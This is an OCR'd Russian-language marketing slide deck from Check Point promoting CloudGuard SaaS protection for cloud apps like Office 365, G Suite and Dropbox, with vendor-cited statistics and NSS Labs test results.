


Киберзащита вне периметра




Представляем:

Продвинутая киберзащита вне периметра



Киберзащита вне периметра




CHECK POINT
CloudGuard
SaaS

Check Point
SOFTWARE TECHNOLOGIES LTD

Безопасны ли облачные приложения и как их защищать?

Office 365
G Suite
Dropbox

9% компаний из списка РБК 500 уже используют облачную почту Office 365 / G-Suite



- Торговля
- Нефть и газ
- Дистрибуция
- Сел. хоз-во и продукты
- Автомобили
- Транспорт
- Металлы и добыча
- Другие

Check Point Research, 2019

Разделение ответственности: провайдер vs. ИБ, ИТ, DevOps...

Check Point
SOFTWARE TECHNOLOGIES LTD

Клиент
отвечает за безопасность **«внутри»** облака

Облачная платформа
отвечает за безопасность **«самого»** облака

IaaS	PaaS	SaaS
Серверы	СХД + БД	Сеть
Площадка		

30% ИТ-специалистов по-прежнему возлагают ответственность за обеспечение безопасности на поставщиков облачных услуг

cp<r>
CHECK POINT RESEARCH

Продвинутая защита облачных приложений

Check Point
SOFTWARE TECHNOLOGIES LTD

NSS LABS RECOMMENDED

Check Point SandBlast™ ZERO-DAY PROTECTION

Предотвращение угроз «нулевого дня»

Машинное обучение

Защита от фишинга


Защита учетных записей

Визуализация и контроль

CHECK POINT CloudGuard SaaS


Office 365 G Suite OneDrive box Dropbox

Выявление «ДНК» новых вредоносо



Классификация с помощью машинного обучения

NSS Labs Breach Prevention Test 2019



1-е место по уровню защиты:

98.4% эффективность защиты

100% блокировка угроз

